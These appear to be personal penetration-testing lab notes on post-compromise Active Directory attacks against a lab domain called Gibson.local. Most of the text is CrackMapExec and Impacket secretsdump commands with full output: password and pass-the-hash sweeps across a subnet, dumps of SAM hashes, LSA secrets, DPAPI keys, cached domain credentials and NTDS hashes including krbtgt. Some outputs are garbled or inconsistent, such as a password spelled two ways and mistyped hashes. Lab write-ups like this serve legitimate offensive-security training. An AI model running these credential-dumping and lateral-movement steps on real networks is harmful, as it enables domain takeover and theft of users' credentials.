

Attacking Active Directory: Post-Compromise Attacks

Pass Attacks using CME (CrackMapExec)

```
(root@kali)-[~]
└─# crackmapexec smb --help
usage: crackmapexec smb [-h] [-id CRED_ID [CRED_ID ...]] [-u USERNAME [USERNAME ...]] [-p PASSWORD [PASSWORD ...]] [-k] [--no-bruteforce]
                        [--continue-on-success] [--use-kcache] [--log LOG] [--aesKey AESKEY [AESKEY ...]] [--kdcHost KDCHOST]
                        [--gfail-limit LIMIT | --uafail-limit LIMIT | --fail-limit LIMIT] [-M MODULE] [-o MODULE_OPTION [MODULE_OPTION ...]] [-L] [--options]
                        [--server {https,http}] [--server-host HOST] [--server-port PORT] [--connectback-host CHOST] [-H HASH [HASH ...]]
                        [-d DOMAIN | --local-auth] [--port {139,445}] [--share SHARE] [--smb-server-port SMB_SERVER_PORT] [--gen-relay-list OUTPUT_FILE]
                        [--smb-timeout SMB_TIMEOUT] [--laps [LAPS]] [--sam] [--lsa] [--ntds [{vss,drsuapi}]] [--dpapi [{nosystem,cookies} ...]]
                        [--mkfile MKFILE] [--pvk PVK] [--enabled] [--user USERNTDS] [--shares] [--no-write-check]
                        [--filter-shares FILTER_SHARES [FILTER_SHARES ...]] [--sessions] [--disks] [--loggedon-users-filter LOGGEDON_USERS_FILTER]
                        [--loggedon-users] [--users [USER]] [--groups [GROUP]] [--computers [COMPUTER]] [--local-groups [GROUP]] [--pass-pol]
                        [--rid-brute [MAX_RID]] [--wmi QUERY] [--wmi-namespace NAMESPACE] [--spider SHARE] [--spider-folder FOLDER] [--content]
                        [--exclude-dirs DIR_LIST] [--pattern PATTERN [PATTERN ...] | --regex REGEX [REGEX ...]] [--depth DEPTH] [--only-files]
                        [--put-file FILE FILE] [--get-file FILE FILE] [--append-host] [--exec-method {mmcexec,smbexec,atexec,wmiexec}]
                        [--dcom-timeout DCOM_TIMEOUT] [--get-output-tries GET_OUTPUT_TRIES] [--codec CODEC] [--force-ps32] [--no-output]
                        [-x COMMAND | -X PS_COMMAND] [--obfs] [--amsi-bypass FILE] [--clear-obfscripts]
                        target [target ...]

positional arguments:
  target                the target IP(s), range(s), CIDR(s), hostname(s), FQDN(s), file(s) containing a list of targets, Nmap XML or .Nessus file(s)

options:
  -h, --help            show this help message and exit
  -id CRED_ID [CRED_ID ...]
                        database credential ID(s) to use for authentication
  -u USERNAME [USERNAME ...]
                        username(s) or file(s) containing usernames
  -p PASSWORD [PASSWORD ...]
                        password(s) or file(s) containing passwords
  -k, --kerberos        Use Kerberos authentication
  --no-bruteforce       No spray when using file for username and password (user1 => password1, user2 => password2)
  --continue-on-success
                        continues authentication attempts even after successes
  --use-kcache          Use Kerberos authentication from ccache file (KRB5CCNAME)
  --log LOG             Export result into a custom file
  --aesKey AESKEY [AESKEY ...]
                        AES key to use for Kerberos Authentication (128 or 256 bits)
  --kdcHost KDCHOST    FQDN of the domain controller. If omitted it will use the domain part (FQDN) specified in the target parameter
```

```
crackmapexec smb ip/cidr -u user -d domain -p password
```

```
(root@kali)-[~]
└─# crackmapexec smb 192.168.126.0/24 -u Nikon -d Gibson.local -p 'P@ssw0rd!'
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder protocols
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Copying default configuration file
SMB 192.168.126.133 445 PHREAK-PC [*] Windows 10.0 Build 19041 x64 (name:PHREAK-PC) (domain:Gibson.local) (signing:False) (SMBv1:False)
SMB 192.168.126.131 445 GIBSON-DC [*] Windows 10.0 Build 17763 x64 (name:GIBSON-DC) (domain:Gibson.local) (signing:True) (SMBv1:False)
SMB 192.168.126.132 445 NIKON-PC [*] Windows 10.0 Build 19041 x64 (name:NIKON-PC) (domain:Gibson.local) (signing:False) (SMBv1:False)
SMB 192.168.126.133 445 PHREAK-PC [+] Gibson.local\Nikon:P@ssw0rd! (Pwn3d!)
SMB 192.168.126.131 445 GIBSON-DC [+] Gibson.local\Nikon:P@ssw0rd! (Pwn3d!)
SMB 192.168.126.132 445 NIKON-PC [+] Gibson.local\Nikon:P@ssw0rd! (Pwn3d!)
Running CME against 256 targets 100% 0:00:00

(root@kali)-[~]
└─#
```

```
crackmapexec smb ip/cidr -u user -H hash --local-auth
```

```
(root@kali)-[~]
└─# crackmapexec smb 192.168.126.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f --local-auth
SMB 192.168.126.133 445 PHREAK-PC [*] Windows 10.0 Build 19041 x64 (name:PHREAK-PC) (domain:PHREAK-PC) (signing:False) (SMBv1:False)
SMB 192.168.126.132 445 NIKON-PC [*] Windows 10.0 Build 19041 x64 (name:NIKON-PC) (domain:NIKON-PC) (signing:False) (SMBv1:False)
SMB 192.168.126.131 445 GIBSON-DC [*] Windows 10.0 Build 17763 x64 (name:GIBSON-DC) (domain:GIBSON-DC) (signing:True) (SMBv1:False)
SMB 192.168.126.133 445 PHREAK-PC [+] PHREAK-PC\administrator:7facdc498ed1680c4fd1448319a8c04f (Pwn3d!)
SMB 192.168.126.132 445 NIKON-PC [+] NIKON-PC\administrator:7facdc498ed1680c4fd1448319a8c04f (Pwn3d!)
SMB 192.168.126.131 445 GIBSON-DC [-] GIBSON-DC\administrator:7facdc498ed1680c4fd1448319a8c04f STATUS_LOGON_FAILURE
Running CME against 256 targets 100% 0:00:00

(root@kali)-[~]
└─#
```

Can also use

```
crackmapexec smb ip/cidr -u user -H hash --local-auth --sam
```

```
(root@kali)-[~]
# crackmapexec smb 192.168.126.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f --local-auth --sam
SMB 192.168.126.132 445 NIKON-PC [*] Windows 10.0 Build 19041 x64 (name:NIKON-PC) (domain:NIKON-PC) (signing:False) (SMBv1:False)
SMB 192.168.126.133 445 PHREAK-PC [*] Windows 10.0 Build 19041 x64 (name:PHREAK-PC) (domain:PHREAK-PC) (signing:False) (SMBv1:False)
SMB 192.168.126.131 445 GIBSON-DC [*] Windows 10.0 Build 17763 x64 (name:GIBSON-DC) (domain:GIBSON-DC) (signing:True) (SMBv1:False)
SMB 192.168.126.132 445 NIKON-PC [+] NIKON-PC\administrator:7facdc498ed1680c4fd1448319a8c04f (Pwn3d!)
SMB 192.168.126.133 445 PHREAK-PC [+] PHREAK-PC\administrator:7facdc498ed1680c4fd1448319a8c04f (Pwn3d!)
SMB 192.168.126.131 445 GIBSON-DC [-] GIBSON-DC\administrator:7facdc498ed1680c4fd1448319a8c04f STATUS_LOGON_FAILURE
SMB 192.168.126.132 445 NIKON-PC [*] Dumping SAM hashes
SMB 192.168.126.133 445 PHREAK-PC [*] Dumping SAM hashes
SMB 192.168.126.132 445 NIKON-PC Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
SMB 192.168.126.133 445 PHREAK-PC Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
SMB 192.168.126.132 445 NIKON-PC Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.126.133 445 PHREAK-PC Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.126.132 445 NIKON-PC DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.126.133 445 PHREAK-PC DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.126.132 445 NIKON-PC WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:63112a136882108f71a031ac8506b92f:::
SMB 192.168.126.133 445 PHREAK-PC WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:63112a136882108f71a031ac8506b92f:::
SMB 192.168.126.132 445 NIKON-PC LocalAdmin:1001:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
SMB 192.168.126.133 445 PHREAK-PC LocalAdmin:1001:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
SMB 192.168.126.132 445 NIKON-PC Nikon:1002:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
SMB 192.168.126.133 445 PHREAK-PC Phreak:1002:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
SMB 192.168.126.132 445 NIKON-PC [+] Added 6 SAM hashes to the database
SMB 192.168.126.133 445 PHREAK-PC [+] Added 6 SAM hashes to the database
Running CME against 256 targets 100% 0:00:00
```

```
crackmapexec smb ip/cidr -u user -H hash --local-auth --shares
```

```
(root@kali)-[~]
# crackmapexec smb 192.168.126.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f --local-auth --shares
SMB 192.168.126.132 445 NIKON-PC [*] Windows 10.0 Build 19041 x64 (name:NIKON-PC) (domain:NIKON-PC) (signing:False) (SMBv1:False)
SMB 192.168.126.131 445 GIBSON-DC [*] Windows 10.0 Build 17763 x64 (name:GIBSON-DC) (domain:GIBSON-DC) (signing:True) (SMBv1:False)
SMB 192.168.126.133 445 PHREAK-PC [*] Windows 10.0 Build 19041 x64 (name:PHREAK-PC) (domain:PHREAK-PC) (signing:False) (SMBv1:False)
SMB 192.168.126.132 445 NIKON-PC [+] NIKON-PC\administrator:7facdc498ed1680c4fd1448319a8c04f (Pwn3d!)
SMB 192.168.126.131 445 GIBSON-DC [-] GIBSON-DC\administrator:7facdc498ed1680c4fd1448319a8c04f STATUS_LOGON_FAILURE
SMB 192.168.126.133 445 PHREAK-PC [+] PHREAK-PC\administrator:7facdc498ed1680c4fd1448319a8c04f (Pwn3d!)
SMB 192.168.126.132 445 NIKON-PC [*] Enumerated shares
SMB 192.168.126.133 445 PHREAK-PC Share Permissions Remark
SMB 192.168.126.132 445 NIKON-PC -----
SMB 192.168.126.133 445 NIKON-PC ADMIN$ READ,WRITE Remote Admin
SMB 192.168.126.132 445 NIKON-PC C$ READ,WRITE Default share
SMB 192.168.126.133 445 NIKON-PC IPC$ READ Remote IPC
SMB 192.168.126.132 445 PHREAK-PC [*] Enumerated shares
SMB 192.168.126.133 445 PHREAK-PC Share Permissions Remark
SMB 192.168.126.132 445 PHREAK-PC -----
SMB 192.168.126.133 445 PHREAK-PC ADMIN$ READ,WRITE Remote Admin
SMB 192.168.126.132 445 PHREAK-PC C$ READ,WRITE Default share
SMB 192.168.126.133 445 PHREAK-PC IPC$ READ Remote IPC
Running CME against 256 targets 100% 0:00:00
```

```
crackmapexec smb ip/cidr -u user -H hash --local-auth --lsa
```

```
(root@kali)-[~]
# crackmapexec smb 192.168.126.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f --local-auth --lsa
SMB 192.168.126.131 445 GIBSON-DC [*] Windows 10.0 Build 17763 x64 (name:GIBSON-DC) (domain:GIBSON-DC) (signing:True) (SMBv1:False)
SMB 192.168.126.132 445 NIKON-PC [*] Windows 10.0 Build 19041 x64 (name:NIKON-PC) (domain:NIKON-PC) (signing:False) (SMBv1:False)
SMB 192.168.126.133 445 PHREAK-PC [*] Windows 10.0 Build 19041 x64 (name:PHREAK-PC) (domain:PHREAK-PC) (signing:False) (SMBv1:False)
SMB 192.168.126.131 445 GIBSON-DC [-] GIBSON-DC\administrator:7facdc498ed1680c4fd1448319a8c04f STATUS_LOGON_FAILURE
SMB 192.168.126.133 445 PHREAK-PC [-] PHREAK-PC\administrator:7facdc498ed1680c4fd1448319a8c04f (Pwn3d!)
SMB 192.168.126.132 445 NIKON-PC [+] NIKON-PC\administrator:7facdc498ed1680c4fd1448319a8c04f (Pwn3d!)
SMB 192.168.126.133 445 PHREAK-PC [+] Dumping LSA secrets
SMB 192.168.126.132 445 NIKON-PC [-] Dumping LSA secrets
SMB 192.168.126.133 445 PHREAK-PC GIBSON.LOCAL/Administrator:$DCC2$10240#Administrator#2f241b331bfbc24e89b578dcb614d5ed: (2023-11-12 11:14:32)
)
SMB 192.168.126.132 445 NIKON-PC GIBSON.LOCAL/Administrator:$DCC2$10240#Administrator#2f241b331bfbc24e89b578dcb614d5ed: (2023-11-28 19:12:06)
)
SMB 192.168.126.132 445 NIKON-PC GIBSON.LOCAL/Nikon:$DCC2$10240#Nikon#43efbb4dd99877aa78da5c9529296e30: (2023-11-28 18:14:52)
SMB 192.168.126.132 445 NIKON-PC GIBSON.LOCAL/joey:$DCC2$10240#joey#d555f6a1d675c71b1fb1bd8b96df6971: (2023-11-27 15:29:06)
SMB 192.168.126.133 445 PHREAK-PC GIBSON\PHREAK-PC$aes256-cts-hmac-sha1-96:1ac4a44d1f5bc1cd0d2644fd2cfd217b473ecc943671d610a3820d8b85d1f4d
SMB 192.168.126.132 445 NIKON-PC GIBSON\NIKON-PC$aes256-cts-hmac-sha1-96:0ed2030baf4e5bb152d3a98b51c8b0f90038df2c43ae211dd781bde2d5f1a120
SMB 192.168.126.133 445 PHREAK-PC GIBSON\PHREAK-PC$aes128-cts-hmac-sha1-96:14d5b6d213fa7584410dccc99b3e783b
SMB 192.168.126.133 445 PHREAK-PC GIBSON\PHREAK-PC$des-cbc-md5:61fe46da6197e037
SMB 192.168.126.133 445 PHREAK-PC GIBSON\PHREAK-PC$plain_password_hex:590058004100540030003f003c00260065006a00590048006c002300300053006a0028003900420063007a002f007800250051002f005b0044005900410062006700410040002e0048006c004d006d004a0030004c004c003f002d0049006f004a005800510062006500672005b00700025004a005e0050006800600710036003c003e0060004900710055006500430028006c0028004a005c006b0024006600280066004d00360068004900520040002f007a0063002b0079003e0069005c003300
5f00700029006d003e004e0033002f0028005400550070004a007100570049005c00510049003f00400056004f00
003900420063007a002f007800250051002f005b0044005900410062006700410040002e0048006c004d006d004a0030004c004c003f002d0049006f004a005800510062006500672005b00700025004a005e0050006800600710036003c003e0060004900710055006500430028006c0028004a005c006b0024006600280066004d00360068004900520040002f007a0063002b0079003e0069005c003300
SMB 192.168.126.133 445 PHREAK-PC GIBSON\PHREAK-PC$aad3b435b51404eeaad3b435b51404ee:64bbec2cf6d3c8a078b601283525f5d1:::
SMB 192.168.126.133 445 PHREAK-PC dpapi_machinekey:0x34eba5847eab8114649c3d00f65526421ee8d97
dpapi_userkey:0x3607172158497326433fd2b0ef7a912bee07edc0
SMB 192.168.126.133 445 PHREAK-PC NL$KM:37df604ecbd14be8268398ec4302f9a736a36ae015781a41e9fc828a646496e9094225af28a8908cd52d48e7a9e37ebf0751d
72784a78d125864da61bf9629ee
SMB 192.168.126.133 445 PHREAK-PC [+] Dumped 8 LSA secrets to /root/.cme/logs/PHREAK-PC_192.168.126.133_2023-11-29_092254.secrets and /root/.
cme/logs/PHREAK-PC_192.168.126.133_2023-11-29_092254.cached
SMB 192.168.126.132 445 NIKON-PC GIBSON\NIKON-PC$aes128-cts-hmac-sha1-96:5d529f373bd3f812eeddd6eb31d7f191
SMB 192.168.126.132 445 NIKON-PC GIBSON\NIKON-PC$des-cbc-md5:2ac2541c29d52902
SMB 192.168.126.132 445 NIKON-PC GIBSON\NIKON-PC$plain_password_hex:4f00290073002b004f0078007a004f0033003c006c006b005a0061002c0069003f00740
06e00470042006b0046005300670069006c005a004a005e007100310049006b0038005c0024002a0055005400640056005b0022004400550054002900590045007200450028002a0047005a00450067
0032005b007300350068003e0078003e006e0079004f002000370076006e004e002f003900690055007000360034002c005b0049006f00500062003d004d00490063006600630071007a0058006f002
d00790022006b0079002f004000590053005d007a0041002100660058005a0040006700470073002c0066006c00
SMB 192.168.126.132 445 NIKON-PC GIBSON\NIKON-PC$aad3b435b51404eeaad3b435b51404ee:39e5fac2506c8cb4b2e7223a273bab60:::
SMB 192.168.126.132 445 NIKON-PC dpapi_machinekey:0x34eba5847eab8114649c3d00f65526421ee8d97
dpapi_userkey:0x3607172158497326433fd2b0ef7a912bee07edc0
SMB 192.168.126.132 445 NIKON-PC NL$KM:37df604ecbd14be8268398ec4302f9a736a36ae015781a41e9fc828a646496e9094225af28a8908cd52d48e7a9e37ebf0751d
72784a78d125864da61bf9629ee
SMB 192.168.126.132 445 NIKON-PC [+] Dumped 10 LSA secrets to /root/.cme/logs/NIKON-PC_192.168.126.132_2023-11-29_092254.secrets and /root/.
cme/logs/NIKON-PC_192.168.126.132_2023-11-29_092254.cached
Running CME against 256 targets 100% 0:00:00
```

Using Modules

```
crackmapexec smb ip/cidr -u user -H hash --local-auth -M modulename
```

```
(root@kali)-[~]
# crackmapexec smb 192.168.126.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f -M lsassy
SMB 192.168.126.133 445 PHREAK-PC [*] Windows 10.0 Build 19041 x64 (name:PHREAK-PC) (domain:GIBSON.local) (signing:False) (SMBv1:False)
SMB 192.168.126.131 445 GIBSON-DC [*] Windows 10.0 Build 17763 x64 (name:GIBSON-DC) (domain:GIBSON.local) (signing:True) (SMBv1:False)
SMB 192.168.126.132 445 NIKON-PC [*] Windows 10.0 Build 19041 x64 (name:NIKON-PC) (domain:GIBSON.local) (signing:False) (SMBv1:False)
SMB 192.168.126.133 445 PHREAK-PC [-] GIBSON.local\administrator:7facdc498ed1680c4fd1448319a8c04f STATUS_LOGON_FAILURE
SMB 192.168.126.131 445 GIBSON-DC [-] GIBSON.local\administrator:7facdc498ed1680c4fd1448319a8c04f STATUS_LOGON_FAILURE
SMB 192.168.126.132 445 NIKON-PC [-] GIBSON.local\administrator:7facdc498ed1680c4fd1448319a8c04f STATUS_LOGON_FAILURE
Running CME against 256 targets 100% 0:00:00
```

All this is stored in the CME Database

```
(root@kali)-[~]
# cmedb
cmedb (default)(smb) > hosts

+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| HostID | Admins | IP | Hostname | Domain | OS | SMBv1 | Signing | Spooler | ZeroLogon | PetitPotam |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | 1 Cred(s) | 192.168.126.131 | GIBSON-DC | GIBSON.local | Windows 10.0 Build 17763 | False | True | None | None | None |
| 2 | 2 Cred(s) | 192.168.126.133 | PHREAK-PC | GIBSON.local | Windows 10.0 Build 19041 | False | False | None | None | None |
| 3 | 2 Cred(s) | 192.168.126.132 | NIKON-PC | GIBSON.local | Windows 10.0 Build 19041 | False | False | None | None | None |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

cmedb (default)(smb) > creds

+-----+-----+-----+-----+-----+-----+
| CredID | Admin On | CredType | Domain | UserName | Password |
+-----+-----+-----+-----+-----+-----+
| 1 | 3 Host(s) | plaintext | Gibson.local | Nikon | Pqssw0rd! |
| 2 | 1 Host(s) | hash | PHREAK-PC | administrator | 7facdc498ed1680c4fd1448319a8c04f |
| 3 | 1 Host(s) | hash | NIKON-PC | administrator | 7facdc498ed1680c4fd1448319a8c04f |
| 4 | 0 Host(s) | hash | NIKON-PC | Guest | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 5 | 0 Host(s) | hash | PHREAK-PC | Guest | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 6 | 0 Host(s) | hash | NIKON-PC | DefaultAccount | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 7 | 0 Host(s) | hash | PHREAK-PC | DefaultAccount | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 8 | 0 Host(s) | hash | NIKON-PC | WDAGUtilityAccount | aad3b435b51404eeaad3b435b51404ee:63112a136882108f71a031ac8506b92f |
| 9 | 0 Host(s) | hash | PHREAK-PC | WDAGUtilityAccount | aad3b435b51404eeaad3b435b51404ee:63112a136882108f71a031ac8506b92f |
| 10 | 0 Host(s) | hash | NIKON-PC | LocalAdmin | aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b |
| 11 | 0 Host(s) | hash | PHREAK-PC | LocalAdmin | aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b |
| 12 | 0 Host(s) | hash | NIKON-PC | Nikon | aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b |
| 13 | 0 Host(s) | hash | PHREAK-PC | Phreak | aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b |
+-----+-----+-----+-----+-----+-----+

cmedb (default)(smb) >
```

Dumping and Cracking Hashes

Secretsdump.py

```
secretsdump.py domain/user:'password'@ip
```

```
(root@kali)-[~]
# secretsdump.py Gibson.local/Nikon:Pqssw0rd!'@192.168.126.131
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0x8caa3fa871b37f94ceea16d2532b017b
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9e7c6b33d9a2dfc1c9aef53eb2837b32:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction failed: string index out of range
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
GIBSON\GIBSON-DC$:aes256-cts-hmac-sha1-96:c5ab7d97516447bde166f22202c2032a4bb365992ea2a749b4d13ab42eed2215
GIBSON\GIBSON-DC$:aes128-cts-hmac-sha1-96:12ee11e3838b328db7bd8da2412192ef
GIBSON\GIBSON-DC$:des-cbc-md5:b5f4b6343dd580e9
GIBSON\GIBSON-DC$:aad3b435b51404eeaad3b435b51404ee:063c6a89bf269585d89117ca3e83dfda:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x4dd9eedbc35ae77432d45fc6eec757373042b763
dpapi_userkey:0x0cf815c25fe2653eecec371bfab66c848d783aab
[*] NL$KM
0000 64 EB 6A 00 96 35 90 F2 9D F4 E1 CA 07 2D A1 ED d.j..5.....-..
0010 C6 F9 8E 5B BE A4 42 77 21 1C 57 4B BE E4 66 CF ...[.Bw!WK..f.
0020 13 91 7F 7F BB 57 DE EB 79 B5 1D 80 46 94 A0 24 .....W.y...F..$
0030 8F F6 28 2A 13 BF D3 E4 99 EA 4C 7D 1C 65 36 23 ..(*.....L}.e6#
NL$KM:64be6a00963590f29df4e1ca072da1edc6f98e5bbea44277211c574bbe466cf1391f7fbb57deeb79b51d804694a0248ff6282a13bfd3e499ea4c7d1c653623
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9e7c6b33d9a2dfc1c9aef53eb2837b32:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d92435e2656a13b5d68deae8fcb5334f:::
GIBSON.local\Nikon:1103:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
GIBSON.local\SQLService:1104:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a:::
GIBSON.local\joey:1108:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
GIBSON.local\Burn:1109:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
ExilIelyso:1112:aad3b435b51404eeaad3b435b51404ee:a267383a92609b146055b9c72321c6fa:::
GIBSON-DC$:1000:aad3b435b51404eeaad3b435b51404ee:063c6a89bf269585d89117ca3e83dfda:::
NIKON-PC$:1110:aad3b435b51404eeaad3b435b51404ee:39e5fac2506c8cb4b2e7223a273bab60:::
PHREAK-PC$:1111:aad3b435b51404eeaad3b435b51404ee:64bbec2cf6d3c8a078b601283525f5d1:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:4ef963fcd383caf30799509706eac47897c071fa83467616c323025e614150ab
Administrator:aes128-cts-hmac-sha1-96:14607a16106c0beeca981cb399c4363c
Administrator:des-cbc-md5:6d6e346b5db3f476
krbtgt:aes256-cts-hmac-sha1-96:47f8caba9752fbd8c40c13511d0ba2bb51893a0bf57345f49d1bca380ced935
krbtgt:aes128-cts-hmac-sha1-96:7c0797eed29db3b4796f33425c9a0c26
krbtgt:des-cbc-md5:ea61fb79efb52f52
GIBSON.local\Nikon:aes256-cts-hmac-sha1-96:fad775228c506a1d6f752178b5cc1010cbf3258b0fc8059a2e6e5a0afc9fd859
GIBSON.local\Nikon:aes128-cts-hmac-sha1-96:73b32cd258ab6bf2c4a6c9421190a6b0
GIBSON.local\Nikon:des-cbc-md5:983b9e9e205e927f
GIBSON.local\SQLService:aes256-cts-hmac-sha1-96:731cc666dce00a4bcbcb801b7f88219d125f282c1db4be1f17245a4cf9bbfe523
GIBSON.local\SQLService:aes128-cts-hmac-sha1-96:0a5713f41e97d58db58785219f4ccac9
GIBSON.local\SQLService:des-cbc-md5:f86731c4fe4a259e
GIBSON.local\joey:aes256-cts-hmac-sha1-96:e8abbcb09b9f6d9deecdffaa9ce259232c336fd316c89d434c3e6f6bd75fe14bef
GIBSON.local\joey:aes128-cts-hmac-sha1-96:072595a18183fdeda15c1dba9b92c117
GIBSON.local\joey:des-cbc-md5:0d4076f7f791fb25
GIBSON.local\Burn:aes256-cts-hmac-sha1-96:b1be20ab0807b54ccf54845db704da96c669098c55efb2f720e844bacc3e87ea
GIBSON.local\Burn:aes128-cts-hmac-sha1-96:834e0d7b07f27053347e575c656fac5a
GIBSON.local\Burn:des-cbc-md5:61dcd4ffef23275
ExilIelyso:aes256-cts-hmac-sha1-96:1183bce3ad4ad4e5118251a2ca4aed9854e50fd5695614d83f4bbb801fdde733
ExilIelyso:aes128-cts-hmac-sha1-96:1028332881936ab435322768f2cb2fd5
ExilIelyso:des-cbc-md5:1fb5b97fab9889ea
GIBSON-DC$:aes256-cts-hmac-sha1-96:c5ab7d97516447bde166f22202c2032a4bb365992ea2a749b4d13ab42eed2215
GIBSON-DC$:aes128-cts-hmac-sha1-96:12ee11e3838b328db7bd8da2412192ef
GIBSON-DC$:des-cbc-md5:5d8645b9e020a1a8
NIKON-PC$:aes256-cts-hmac-sha1-96:0ed2030baf4e5bb152d3a98b51c8b0f90038df2c43ae211dd781bde2d5f1a120
NIKON-PC$:aes128-cts-hmac-sha1-96:5d529f373bd3f812eedd6eb31d7f191
```

There can be clear text passwords and logins in here

wdigest will show from time to time but that's an older protocol. So it's on Windows 8, Windows 7, and before.

```
secretsdump.py user:@ip -hashes hash
```



```

└─(root@kali)-[~]
└─# secretsdump.py administrator:@192.168.126.131 -hashes aad3b435b51404eeaad3b435b51404ee:9e7c6b33d9a2dfc1c9aef53eb2837b32
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x8caa3fa871b37f94ceea16d2532b017b
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9e7c6b33d9a2dfc1c9aef53eb2837b32:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction failed: string index out of range
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
GIBSON\GIBSON-DC$:aes256-cts-hmac-sha1-96:c5ab7d97516447bde166f22202c2032a4bb365992ea2a749b4d13ab42eed2215
GIBSON\GIBSON-DC$:aes128-cts-hmac-sha1-96:12ee11e3838b328db7bd8da2412192ef
GIBSON\GIBSON-DC$:des-cbc-md5:b5f4b6343dd580e9
GIBSON\GIBSON-DC$:aad3b435b51404eeaad3b435b51404ee:063c6a89bf269585d89117ca3e83dfda:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x4dd9eedbc35ae77432d45fc6eec757373042b763
dpapi_userkey:0x0cf815c25fe2653eecec371bfab66c848d783aab
[*] NL$KM
0000 64 EB 6A 00 96 35 90 F2 9D F4 E1 CA 07 2D A1 ED d.j..5.....-..
0010 C6 F9 8E 5B BE A4 42 77 21 1C 57 4B BE E4 66 CF ...[.Bw!..WK..f.
0020 13 91 7F BB 57 DE EB 79 B5 1D 80 46 94 A0 24 ....W..y....F..$
0030 8F F6 28 2A 13 BF D3 E4 99 EA 4C 7D 1C 65 36 23 ..(*.....L}.e#
NL$KM:64eb6a00963590f29df4e1ca072da1edc6f98e5bbee44277211c574bbee466cf13917f7bb57deeb79b51d804694a0248ff6282a13bfd3e499ea4cd71c653623
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9e7c6b33d9a2dfc1c9aef53eb2837b32:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d92435e2656a13b5d68deae8fcb5334f:::
GIBSON.local\Nikon:1103:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
